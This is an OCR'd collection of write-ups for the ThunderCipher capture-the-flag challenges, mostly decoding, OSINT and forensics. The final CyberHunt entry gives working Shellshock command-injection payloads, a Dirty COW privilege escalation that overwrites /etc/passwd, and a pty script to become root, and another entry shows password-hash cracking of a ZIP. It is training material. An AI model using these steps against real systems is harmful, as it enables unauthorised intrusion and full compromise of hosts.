
1. question - Easy Cipher 50

This challenge fell under the cryptography category and included only a cipher text in the problem statement, without any supporting files. Based on its structure, I recognized that the string was encoded. To solve it, I opened CyberChef and decoded the cipher using the Base64 decode function. The decoding process directly revealed the flag: ThunderCipher{34sy_b4s3}.



```
ThunderCipher{34sy_b4s3}
```

2. Hidden in Plain Sight

20

After reading the OSINT challenge description, I understood that the flag was likely hidden on the oƯicial ThunderCipher YouTube channel. I began by checking the channel's bio section, but initially found nothing useful. I then went through all the uploaded videos, along with their descriptions and comments, but still didn't find the flag.

Later, I revisited the bio section and noticed a message saying the flag was not there, followed by what appeared to be a blank area. When I scrolled further down, I finally discovered some hidden encoded text. Since I couldn't decode it manually, I wrote and executed a Python script to decode the Base58-encoded string. Running the script in the terminal revealed the flag: ThunderCipher{thund3rc1ph3r_y0utub3!!}.


After reading the challenge description, I understood that the flag was hidden on the oƯicial ThunderCipher YouTube channel.

I first checked the channel bio but didn't find anything useful.

Then, I reviewed all uploaded videos, including their descriptions and comments, but the flag was not there.

I revisited the bio section again and noticed a blank-looking area. After scrolling carefully, I found an encoded string.

The text was not readable directly, so I used a Python script to decode the Base58-encoded data.
After running the script in the terminal, the decoded output revealed the flag: ThunderCipher{thund3rc1ph3r_y0utub3!!}.



```
\Users\ptsd1\Downloads> python solve.py
erCipher{thund3rc1ph3r_y0utub3!!}
\Users\ptsd1\Downloads> |
```

3. Our Holy Father

400

This challenge was based on OSINT, where the task was to identify the name of the church shown in the provided image. I uploaded the image to Google Lens to analyze it and gather related information. After that, I searched for the identified details on Google and switched to AI mode, which provided a Maps link containing the complete name of the church. From there, I obtained the flag: ThunderCipher{Eglise_Notre_Dame_du_Vent}.

4. Good Advice

100

This was a forensics challenge that included a corrupted audio file as an attachment. I first inspected the file using a hex dump and noticed that the WAV file signature was missing, which explained why the audio could not be played. To fix this, I manually repaired the header by restoring the correct WAV signature using a Python script and saved the output as a new audio file.

After generating the repaired decoded_audio.wav, I opened and listened to it, since listening is usually the most important first step in audio-based challenges. The audio contained spoken characters, which I converted step by step into text:

“A one” → A1

“W four” → W4


“Y S T H three” → YSTH3

“R three four U” → R34U

Combining these parts produced the string A1W4YSTH3R34U. I then placed it into the required flag format and submitted it successfully: ThunderCipher{A1W4YSTH3R34U}.

5. Discord 5

This was a miscellaneous challenge. I had already noticed the solution on the oƯicial ThunderCipher Discord server. By checking the general channel and clicking on the Hi @everyone message, the flag was directly visible there. The extracted flag was ThunderCipher{pinged_in_discord}.




Flag

ThunderCipher{pinged_in_discord}

6. Web

In this challenge, after opening the provided link and finding nothing useful on the frontend, I inspected the page source. A hint there led me to check the robots.txt file. It revealed several hidden directories. I explored each one and eventually found the correct directory, /txt-of-thunder/, where the flag was hidden in the page source.


DirectoryDiscovery ThunderCipher{txt_of_thunder_7681912}



```
r{txt_of_thunder_7681912}</p>
```

7. Web: Source of Thunder

After opening the challenge link, nothing unusual was visible on the webpage. I then inspected the source code to investigate further. The first part of the flag was found directly in the page source, the second part was hidden inside the style.css file, and the third part was located in app.js. After combining all three parts in the correct order, I reconstructed the complete flag.




Flag:

ThunderCipher{source_code_hidden_in_plain_sight}

8. Forensics – DMY1

After downloading the ZIP file, I extracted its contents and found a File.DMP inside. To analyze it, I used foremost to carve files from the dump. Once the extraction was complete, I reviewed the recovered files, especially the JPG and PNG images. The flag was found inside one of the images in the JPG folder.




H0l4-4m!g0^

ThunderCipher{H0l4-4m!g0^}

9. Forensics – I Hate That Scammer

After downloading the attachment, I found a text file containing some suspicious encoded content. I searched for decoding methods related to scam or spam techniques and discovered a scam-mimic decoder. After several trial attempts, I identified the correct password as SCAM. Using this password to decode the text revealed the flag: ThunderCipher{h3_us3d_t0_sp4m_w1th0ut_4_p4ssw0rd}.



```
publications and wish to be removed from our lists,
simply do NOT respond and ignore this mail . This mail
is being sent in compliance with Senate bill 2216 ;
Title 9 , Section 303 . This is not a get rich scheme
! Why work for somebody else when you can become rich
inside 52 days ! Have you ever noticed the baby boomers
are more demanding than their parents plus nobody is
getting any younger ! Well, now is your chance to capitalize
on this ! WE will help YOU deliver goods right to the
customer's doorstep and sell more . The best thing
about our system is that it is absolutely risk free
for you ! But don't believe us ! Ms Anderson who resides
in Kansas tried us and says "I've been poor and I've
been rich - rich is better" . We assure you that we
operate within all applicable laws . We implore you
- act now ! Sign up a friend and you get half off .
Thanks ! Dear Cybercitizen , This letter was specially
selected to be sent to you ! If you no longer wish
to receive our publications simply reply with a Subject:
of "REMOVE" and you will immediately be removed from
our mailing list ! This mail is being sent in compliance
with Senate bill 1620 ; Title 7 ; Section 305 ! This
is not multi-level marketing ! Why work for somebody
else when you can become rich in 50 days . Have you
ever noticed people are much more likely to BUY with
a credit card than cash & society seems to be moving
faster and faster . Well, now is your chance to capitalize
on this . WE will help YOU sell more & increase customer
response by 100% . You are guaranteed to succeed because
we take all the risk . But don't believe us ! Mr Jones
of Nevada tried us and says "My only problem now is
where to park all my cars" ! This offer is 100% legal
! Don't delay - order today ! Sign up a friend and
you'll get a discount of 50% ! Thanks ! Dear Friend
, Thank-you for your interest in our newsletter ! If
you are not interested in our publications and wish
to be removed from our lists, simply do NOT respond
and ignore this mail ! This mail is being sent in compliance
with Senate bill 2716 , Title 6 , Section 301 ! This
is a ligitimate business proposal ! Why work for somebody
else when you can become rich as few as 58 DAYS ! Have
you ever noticed more people than ever are surfing
the web and nearly every commercial on television has
a .com on in it . Well, now is your chance to capitalize
on this . We will help you SELL MORE plus turn your
business into an E-BUSINESS ! The best thing about
our system is that it is absolutely risk free for you
. But don't believe us . Mrs Simpson of Connecticut
tried us and says "My only problem now is where to
park all my cars" . We are a BBB member in good standing
! For God's sake, order now ! Sign up a friend and
you'll get a discount of 50% . Warmest regards . Dear
Web surfer ; Especially for you - this amazing intelligence
. We will comply with all removal requests ! This mail
is being sent in compliance with Senate bill 2016 ;
Title 2 , Section 308 ! THIS IS NOT MULTI-LEVEL MARKETING
! Why work for somebody else when you can become rich
within 62 WEEKS ! Have you ever noticed people love
convenience & more people than ever are surfing the
```

10. Convo 1

Points: 200 Description: A conversation leak resulted in the unintended disclosure of sensitive information. Flag Format: ThunderCipher{a-zA-Z0-9_}

1. Exploration
Objective: Identify the data source.

Command: unzip Session.zip

Output: Extracted

Session-Cap.sal

.

Command: unzip Session-Cap.sal -d extracted_sal

Result: Found digital-0.bin,

meta.json

.

meta.json

indicated a sample rate of 24 MHz.

2. Analysis

Objective: Reverse engineer the binary format.

Script:

analyze_bin.py

(Custom)

Method: Inspected byte structure. Found headers followed by 30-byte records containing 64-bit timestamps.

Observation: digital-0.bin contained timing data. Calculating diU’erences between transitions revealed two distinct durations:

Short pulse: ~2.88 million samples (T)

Long pulse: ~8.64 million samples ($3T$)

Conclusion: The timing ($1T$ vs $3T$) is characteristic of Morse

Code. 3. Decoding

Objective: Decode the signal.

Script:

decode_morse.py

Logic:

Initial attempts produced garbled text.

Correction: Inverted logic (Active Low).

Bit 0 = Signal (Dot/Dash)

Bit 1 = Gap

Unit size set to 2,881,600 samples.

Command: python3 decode_morse.py

Output (Raw): 84 104 101 32 70 108 97 103 32 105 115 32 68 48 116 115 52 110 68 100 52 36 104 51 115

Conversion: ASCII Decimal -> Text: The Flag is D0ts4nDd4$h3s

4. Flag

Flag: ThunderCipher{D0ts4nDd4$h3s}

11. Convo 2

Points: 200 Description: The conversation log contains a detailed record of all communications. Flag Format: ThunderCipher{a-zA-Z0-9_}

1. Exploration

Objective: Analyze the large dataset.

File:

conv2/Challenge.zip
-> Challenge_^00^.sr.

Command: unzip -l ...

Result: Hundreds of logic-1-XXX files. Total size ~3GB.

Metadata: Sample rate 1 GHz, single probe D0.

2. Analysis

Objective: Identify protocol and parameters.

Script:

analyze_chunk.py

revealed transitions in chunk1.bin.

Hypothesis: UART (Serial) communication.

Brute Force:

brute_uart.py

tested standard baud rates and polarities.

Command: python3 conv2/brute_uart.py

Output: New Best: Score 1.00, Baud 230400, Inv False, Sample: b'Booting device...' Parameters: 230400 Baud, Standard Polarity (Start=0, Idle=1).

3. Decoding

Objective: Decode the full 3GB stream.

Script:

decode_uart.py

Streamed the zip file contents directly.

Implemented a state machine to track UART frames (Start bit detection + sampling).

Command: python3 conv2/decode_uart.py

Output File:

conv2/flag_log.bin

4. Log Analysis & Flag Assembly

Objective: Extract the flag components from the decoded log. Decoded Log Content:

```
Booting device...

ENV-SENSE V2.1 ...

Flag:

5468756e646572436970686572 7b48336c4c305f77  ...

MCU: GRJHIXZDEQQX2 detected

...

Auth token verified

Auth passed MFJsRF8xbl91
```

Component 1 (Hex):

String:

5468756e6465724369706865727b48336c4c305f77

Decoded: ThunderCipher{H3lL0_w

Component 2 (Base64):

String: MFJsRF8xbl91

Decoded: 0RlD_1n_u

Component 3 (Base32):

String: GRJHIXZDEQQX2 (found in MCU ID

line) Decoded: 4Rt_#$!}

Reconstruction: Concatenating the parts forms the phrase "Hello World in UART": ThunderCipher{H3lL0_w + 0RlD_1n_u + 4Rt_#$!}

5. Flag

Flag: ThunderCipher{H3lL0_w0RlD_1n_u4Rt_#$!}

give me a doc file for this write up

12. Panel

150

1. Introduction

The challenge provided a ZIP archive named File (1).zip, accompanied by a brief description hinting at "the future of electronics." The goal was to examine the contents of the archive and uncover a hidden flag embedded within the provided files.

2. Initial Reconnaissance

After extracting the ZIP archive, I identified multiple files with the following

extensions: Gerber_TopLayer.GTL

Gerber_BottomLayer.GBL

Gerber_TopSilkscreenLayer.GTO

Gerber_InnerLayer4.G4

Drill_PTH_Through.DRL

These files were immediately recognizable as Gerber files, which are standard manufacturing formats used in the production of Printed Circuit Boards (PCBs). Each file corresponds to a specific physical layer of a PCB, such as copper traces, silkscreen labels, internal routing layers, and drill instructions.

Attempting to open these files in a text editor only displayed raw coordinate data and machine instructions, making them unreadable in plain text. This confirmed that the data needed to be visually rendered for proper analysis.

3. Visualizing the PCB Layers

To convert the Gerber files into a human-readable format, I used pygerber, a Python based tool capable of rendering Gerber layers into image files.
Each PCB layer was rendered individually. The top and bottom layers appeared to contain normal circuit layouts, including common electronic components. However, the internal layer—Gerber_InnerLayer4.G4—stood out, as internal PCB layers are typically concealed and are often used in hardware-based steganography challenges.

The following command was used to render the suspicious layer:

```
python3 -m pygerber render raster -o InnerLayer4.png -d 40

Gerber_InnerLayer4.G4
```

4. Extracting the Hidden Artifact

Upon opening the generated image InnerLayer4.png and closely inspecting the copper traces, I discovered an embedded alphanumeric string that clearly did not belong to any legitimate circuit design.

Recovered String:

```
KRUHK3TEMVZEG2LQNBSXE6ZBI4ZXEYS7KYYTG526FF5X2
```

This confirmed that the inner PCB layer was intentionally used to conceal encoded information.

5. Decoding the Flag

I analyzed the structure of the recovered string and observed the

following: It contained only uppercase letters (A–Z)

It included digits ranging from 2 to 7

There were no lowercase letters or special characters

This character set is characteristic of Base32 encoding. I attempted to decode the string using the command line. Since Base32 requires proper padding, I appended === to satisfy the length requirement before decoding.

Decoding Command:

echo "KRUHK3TEMVZEG2LQNBSXE6ZBI4ZXEYS7KYYTG526FF5X2===" |

base32 -d 6. Conclusion

The decoding process successfully revealed the hidden message, which matched the expected flag format for the challenge.

Final Flag:
ThunderCipher{!G3rb_V13w^}

This challenge effectively combined hardware knowledge, PCB file analysis, and encoding techniques, making it a well-rounded and technically engaging forensic exercise.

```
ThunderCipher{!G3rb_V13w^}
```

13. Tree

100
1. Challenge Overview

The challenge included the hint “Trees are guardians of nature’s hidden balance.” This suggested that the flag was concealed within an encoded payload. The task was to analyze the provided file, identify the encryption method used, and decode it to recover the flag.

2. Solution Methodology
Step 1: File Extraction and Initial Analysis

I began by downloading and extracting the provided archive:

unzip Trees.zip

Inside the archive, I found an image file. Checking its file type confirmed it was a

JPEG: file Trees-158558.jpg

On inspection, the file contained obfuscated text made up of readable characters mixed with special symbols such as !, @, ^, and], indicating that the data was encoded rather than encrypted.

Step 2: Identifying the Cipher

By analyzing the character range, I observed:

Characters were limited to printable ASCII values

Symbols ranged between ASCII 33 (!) and ASCII 126 (~)

The structure resembled a rotation-based cipher
Based on these observations, I concluded that the text was encoded using ROT47, a Caesar cipher variant that rotates all printable ASCII characters by 47 positions. ROT47 is commonly used in CTFs for lightweight obfuscation.

Step 3: Writing the ROT47 Decoder

To decode the payload, I created a Python script that applies the ROT47 transformation. The script checks each character, rotates printable ASCII characters by 47 positions, and leaves others unchanged. It also supports decoding either a file or a direct string input.

Step 4: Decoding the Payload

I executed the script in two ways to validate its correctness:

Decoding directly from the encoded file

Testing with a sample encoded string via the command line

In both cases, the output was successfully decoded and revealed a readable message containing the flag.

3. Flag Recovery

After decoding the payload, the result clearly matched the expected flag format. The extracted flag was:

ThunderCipher{tr33s_4r3_h1dd3n}

4. Technical Insight

ROT47 operates on all printable ASCII characters using modular arithmetic. Its key advantage is that encoding and decoding use the same operation, making it symmetric and easy to reverse. This makes it a popular choice for introductory cryptography challenges.

5. Key Takeaways

Recognizing character patterns helps quickly identify encoding

schemes ROT47 works exclusively within the printable ASCII range

(33–126)


Python’s ord() and chr() functions are powerful tools for cipher

challenges Understanding rotation ciphers simplifies cryptanalysis in

CTFs

6. Final Result
膝□ Flag successfully extracted and verified:

ThunderCipher{tr33s_4r3_h1dd3n}




```
ThunderCipher{tr33s_4r3_h1dd3n}
```

14. Dotsies Font

In this challenge, I initially tried multiple approaches using my existing knowledge, but none of them worked. As a last attempt, I opened the website and noticed that the displayed text resembled a Dotsies-style font. I decoded the text by interpreting the dot patterns into readable characters. After converting the decoded message into the required flag format and submitting it, the solution was accepted.

Final Flag:
ThunderCipher{JUST_TAKING_A_DOT_OUT_ON_A_DATE}_


Dotsies Decoder/ Translator
Dotsies' alphabet letters (Click to add)
Dotsies ciphertext to translate

15. Forensics :- Unauthenthicated Strike

300
Once I was going online through a forum and I found a file which opened up a pathway to mysteries and wonder. I wish to share you the experience also. Be the 1% people who can actually find the treasure!
Flag Format - ThunderCipher{a-zA-Z0-9_}
Step 1: Cracking the ZIP File

The ZIP archive was password-protected.

I used zip2john to extract the hash and john with the provided wordlist.

```
┌──(parth㉿kali)-[~]
└─$ zip2john joel.zip > hash.txt
john --wordlist=wordlist.txt hash.txt
ver 1.0 joel.zip/joel/ is not encrypted, or stored with non-handled compression type   ver 2.0 efh 5455 efh 7875 joel.zip/joel/file.cap PKZIP Encr: TS_chk, cmplen=229098,  decmplen=286322, crc=17F4D729 ts=61B3 cs=61b3 type=8
ver 2.0 efh 5455 efh 7875 joel.zip/joel/.hacker.jpeg PKZIP Encr: TS_chk, cmplen=1519,  decmplen=1708, crc=E950A136 ts=66F8 cs=66f8 type=8
NOTE: It is assumed that all files in each archive have the same password. If that is not  the case, the hash may be uncrackable. To avoid this, use option -o to pick a file at a  time.
Using default input encoding: UTF-8 Loaded 1 password hash (PKZIP [32/64]) No  password hashes left to crack (see FAQ)
```

I got the hash.txt file…it is the hash.txt file

Result:

Password found: youfoundme1

The ZIP was successfully extracted using this password.

Step 2: Inspecting Extracted Files

After extraction, two files were found:

🎬 .hacker.jpeg

🎬 file.cap

At first glance, the JPEG looked like a decoy image, while the .cap file suggested network traffic.

Step 3: Initial Image Analysis (Decoy)

I ran common checks on the image:

No hidden files No EXIF metadata

No appended payload

At first, the image appeared to be a decoy. However, the last line of strings output contained high- entropy ASCII characters, which raised suspicion.

u can see the line there in strings last one this :-

“

9EEADi^^5C:G6]8@@8=6]4@>^7:=6^5^`&}K(9Fp5yqFJ+xB4y'dB9}u|w5Dgzha %^G: 6HnFDAlD92C:? 8 ” this is the ‘ROT47 CIPHER’ THEN

Go to :- https://www.dcode.fr/rot-47-cipher

We got the link :-

https://drive.google.com/file/d/1UNzWhuAdJBuyZIqcJV5qhNFMHds8K92T/view?usp=sh aring

Here we got the flag :- ThunderCipher{y0u_f0und_m3_n1ce!}

16. CyberHunt

200
# CyberHunt CTF Writeup

## Challenge Information
Name: CyberHunt
Platform: ThunderCipher
DiU’iculty: Easy
Objective: Capture the root flag from the target machine.

## 1. Reconnaissance

### Port Scanning
We started with an Nmap scan to identify open ports on the target machine.

```bash
nmap -sT -p- --min-rate=1000 <TARGET_IP>
```

Results:
* **Port 22:** Open (SSH - OpenSSH 5.9p1)
* **Port 80:** Open (HTTP - Apache 2.2.22)

Answer to Question 1: 2 ports are open.

### Web Enumeration
Checking the web server on port 80 revealed a default Apache page. Further enumeration using `gobuster` revealed a `/cgi-bin/` directory with a script named `test.sh`.

```bash
gobuster dir -u http://<TARGET_IP>/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt -x  sh,cgi
```

Findings:
* `http://<TARGET_IP>/cgi-bin/test.sh` (Returns "CGI Default !")

## 2. Exploitation (Initial Access)

### Vulnerability Analysis: Shellshock (CVE-2014-6271)
Given the presence of a CGI script (`test.sh`) and an old Apache version, we suspected the **Shellshock** vulnerability. This vulnerability allows arbitrary command execution via environment variables (like `User-Agent`) when parsed by a vulnerable version of abstract.

### Testing for Shellshock
We verified the vulnerability using `curl`:

```bash
curl -H "User-Agent: () { :; }; echo; /bin/id"
http://<TARGET_IP>/cgi-bin/test.sh ```

**Output:**
```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
~~~
The successful execution of `/bin/id` confirmed RCE as the `www-data` user.

---

## 3. Privilege Escalation

### System Enumeration
We enumerated the system information through the shellshock RCE:

* **OS:** Ubuntu 12.04 LTS
* **Kernel:** 3.2.0-23-generic

```bash
curl -H "User-Agent: () { :; }; echo; /bin/uname -a"
http://<TARGET_IP>/cgi-bin/test.sh ```

### Vulnerability Identification: Dirty COW (CVE-2016-5195)
The kernel version 3.2.x is extremely old and known to be vulnerable to the **Dirty COW** exploit. This race condition vulnerability in the Copy-On-Write (COW) mechanism allows an unprivileged user to modify read-only files, such as `/etc/passwd`.

### Exploitation Step-by-Step
~~~

1. **Transferring the Exploit:**
Due to network restrictions preventing direct downloads (outbound connections blocked/unstable), we transferred the exploit source code (`40839.c`) in chunks using base64 encoding.

```bash
# Transferred chunks of the base64 encoded exploit
curl -H "User-Agent: ... echo '$CHUNK' >> /tmp/ex.gz.b64" ...

# Decoded and decompressed on target
base64 -d /tmp/ex.gz.b64 | zcat > /tmp/dcow.c
```

2. **Compiling the Exploit:**
We compiled the exploit on the target machine using `gcc`. We had to link the `crypt` library (`-lcrypt`) and `pthread`.

```bash
gcc /tmp/dcow.c -o /tmp/dcow -pthread -lcrypt
```

3. **Executing the Exploit:**
We ran the exploit to backup `/etc/passwd` and overwrite the root user line with a new user `firefart` (password: `pwned`).

```bash
/tmp/dcow
# When prompted for password, we piped 'pwned'
```

Resulting /etc/passwd state:
The `root` user line was replaced by a line for `firefart` with UID 0 (root privileges).

## 4. Capturing the Flag

### Bypassing TTY Requirement
Trying to use `su firefart` directly via the shellshock command failed because `su` requires a proper terminal (TTY). We used a simple Python script using the `pty` module to spawn a pseudo-terminal and interact with `su`.

Python Automation Script:
```python
import pty, os, time
```

```
pid, fd = pty.fork()
if pid == 0:
 os.execvp("su", ["su", "-", "firefart", "-c", "cat /root/root.txt"])
else:
 time.sleep(1)
 os.write(fd, "pwned\n") # Send the password
 time.sleep(2)
 print os.read(fd, 4096) # Read the flag
```

### Final Flag
Running the script via the Shellshock vector successfully authenticated as `firefart` (root) and read the flag file.

Root Flag:
`ThunderCipher{dirty_cow_owned_the_kernel_08918}`

## Summary
1. **Enumeration:** Found SSH (22) and HTTP (80).
2. **Initial Access:** Explored `/cgi-bin/` and exploited **Shellshock**. 3. **PrivEsc:** Exploited **Dirty COW** on the outdated Kernel 3.2 to overwrite `/etc/passwd`.
4. **Loot:** Bypassed TTY restrictions to read the root flag.ct